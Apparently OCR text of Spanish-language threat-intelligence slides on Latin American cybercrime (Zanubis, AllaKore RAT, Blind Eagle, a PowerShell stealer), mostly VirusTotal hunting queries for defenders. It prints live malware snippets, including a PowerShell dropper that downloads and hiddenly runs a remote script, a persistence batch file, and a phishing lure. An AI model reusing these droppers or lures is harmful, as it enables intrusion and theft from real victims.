
Sample



Sample

Perú

La peculiaridad de Android - Zanubis




Perú


Hunting

Query	Objetivo
androguard_package:com.snuat	Identificación de aplicaciones Android que suplantan la identidad de SUNAT a través del nombre del paquete extraído con Androguard.
behavior_network:"api-seguridad.sunat.gob.pe" tag:android p:5+	Identificación de aplicaciones Android que suplantan la identidad de SUNAT a través de comunicaciones a dominios legítimos del Gobierno de Perú.
entity:file vhash:1a5a8161f50869e5d01b1428f59380b4 submitter:PE	Identificación de aplicaciones Android que suplantan la identidad de SUNAT a través de archivos similares con vhash subidos desde Perú.
entity:file androguard_package:pdd07de85.p69f672fb.pd3f4b3f9	Identificación de aplicaciones Android que suplantan la identidad de SUNAT a través del nombre del paquete extraído con Androguard.

Paseando por LATAM - México y Ecuador


cybercrime





México

AllaKore RAT




```
public static void 6PζHoPщMOρ()
{
    if (!new WebClient().DownloadString(Encoding.UTF8.GetString
      (Convert.FromBase64String("aHR0cDovL2lwaW5mby5pbw==")))).Contains(jL艾儿.德格卡阿
      玉布艾卡伊苦艾佩色特德娜))
    {
        Environment.Exit(0);
    }
}
```

http://ipinfo.io

MX

INSTITUTO MEXICANO DEL SEGURO SOCIAL
SEGURIDAD Y SOLIDARIDAD SOCIAL

https://blogs.blackberry.com/en/2024/01/mexican-banks-and-cryptocurrency-platforms-targeted-with-allakore-rat

México

Hunting

Query	Objetivo
(embedded_url:"guia_de_soluciones_idse.pdf" or embedded_url:"guia_de_soluciones_idse.pdfSET") tag:msi	Identificación de archivos MSI que podrían estar vinculados a la campaña mostrada mediante strings incluidas en los MSI.
guia_de_soluciones_idse.pdf tag:msi	Identificación de archivos MSI que podrían estar vinculados a la campaña mostrada mediante strings embebidas en los archivos.
vhash:36383d0c3a275ea12620ba30c8be95f7 submitter:MX	Identificación de archivos MSI que podrían estar vinculados a la campaña mostrada mediante el uso de vhash (archivos similares)
entity:file signature:"CreatiUPRPS Win Service"	Identificación de binarios de AllaKore RAT mediante la firma del binario.
entity:file crowdsourced_yara_rule:00cc803bdc|MALWARE_Win_AllaKore	Identificación de binarios de AllaKore RAT mediante una regla YARA creada y consumida en VT.
content:{52 00 57 00 78 00 6c 00 59 00 58 00 4a 00 75 00 55 00 32 00 4e 00 30 00 65 00 53 00 42 00 55 00 5a 00 58 00 4e 00 30 00 61 00 57 00 35 00 6e 00 49 00 47 00 4e 00 76 00 64 00 58 00 4a 00 7a 00 5a 00 51 00 3d 00 3d 00}	Identificación de los downloaders .NET que contienen una string única.

Ecuador

Blind Eagle

MD Ministerio de Gobierno <ganpat@shivitshop.com>
To Undisclosed-Recipients:

This message was sent with High importance.

PDF proceso2036521056632.pdf
125 KB

EL NUEVO ECUADOR

Saludo cordial


Le notificamos hoy 25 de marzo del año 2024 que usted tiene un proceso pendiente y hasta no recibir notificacion de la caducidad de este proceso no se le permitira salir del pais

Para mayor informacion podra descargar su proceso

VER PROCESOID2036521056632


Este documento adjunto contiene una clave es : 2024

sino es posible visualizar su proceso lo hemos adjuntado



Ecuador

Blind Eagle



Blind Eagle Deploys Fake UUE Files and Fsociety to Target Colombia's Judiciary, Financial, Public, and Law Enforcement Entities


Ecuador


Blind Eagle - Hunting

Query	Objetivo
metadata:"fgfdgd dfgfdgd"	Identificación de archivos PDF vinculados al grupo de cibercrimen Blind Eagle.
tag:pdf (behavior_network:gtly.to or embedded_domain:gtly.to)	Identificación de archivos PDF vinculados al grupo de cibercrimen Blind Eagle.
type:email (behavior_network:gtly.to or embedded_domain:gtly.to)	Identificación de correos electrónicos que podrían estar vinculados al grupo de cibercrimen Blind Eagle.
tag:zip filename:*.LHA	Identificación de archivos comprimidos que podrían estar vinculados al grupo de cibercrimen Blind eagle
entity:url (url:"*ministeriodegobierno*" or url:"*migraciongov*" or url:"*ramajudicialgov*") and not (tld:gov or tld:gob)	Identificación de URLs que descargan el archivo comprimido LHA que podría estar vinculado al grupo de cibercrimen Blind Eagle

Paseando por LATAM - Venezuela y Colombia

cybercrime





Venezuela

Multi-stage PowerShell > Stealer

Sample

```
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
(New-Object System.Net.WebClient).DownloadFile("https://x3n68kpimury0omhu7vthjrampmbyecxznmfklruynmtgh.000webhostapp.com/shell.ps1", "$env:TEMP\shell.ps1")

Start-Process powershell.exe -WindowStyle Hidden -ArgumentList "-ExecutionPolicy Bypass -File $env:TEMP\shell.ps1"
```

https://x3n68kpimury0omhu7vthjrampmbyecxznmfklruynmtgh.000webhostapp[.]com/WebPass

Dropped Files (17)

Scanned	Detections	File type	Name
2024-03-12	1 / 60	JavaScript	C:\ProgramData\Win32x\silent.js
2024-03-12	0 / 60	Shell script	C:\ProgramData\Win32x\persistence.bat
2024-03-13	3 / 60	Powershell	C:\ProgramData\Win32x\core.ps1
2024-03-12	0 / 61	Windows shortcut	C:\Users\user\Desktop\Microsoft Edge.lnk
2024-03-21	0 / 61	JavaScript	C:\Users\user\AppData\Local\Temp\lmjfwxgooyksixoecbrzjggbhlwlyxm
2024-03-12	0 / 61	Windows shortcut	C:\Users\user\Desktop\Google Chrome.lnk
2024-03-12	0 / 55	Shell script	C:\ProgramData\Win32x\persistenceedge.bat

```
1 @echo off
2 REM Iniciar Google Chrome de manera oculta con PowerShell
3 powershell -WindowStyle Hidden -Command "Start-Process chrome -WindowStyle Hidden"
4
5 @echo off
6 powershell.exe -WindowStyle Hidden -executionpolicy bypass -File "%SystemDrive%\ProgramData\shell_core.ps1"
```

			.ps1
			4dba6a27dc6f01c5931db79f8445
			3560c80e6c2d84db989bf2716f02e
			28d774d41c8f62a685180bb5276ae1
			1da1b7d5a30854a937e4f4e5f2fc4
?	?	file	923b7c503224d7a585b507570385cdaaafc55585eb9baa5e3ed233ec58990cd4
2024-04-03	0 / 60	?	StartupProfileData-NonInteractive
?	?	file	ad6339353dd1c9c14733608a09db1127b347cd56935b00bead4116f2b2ea35a5

Venezuela

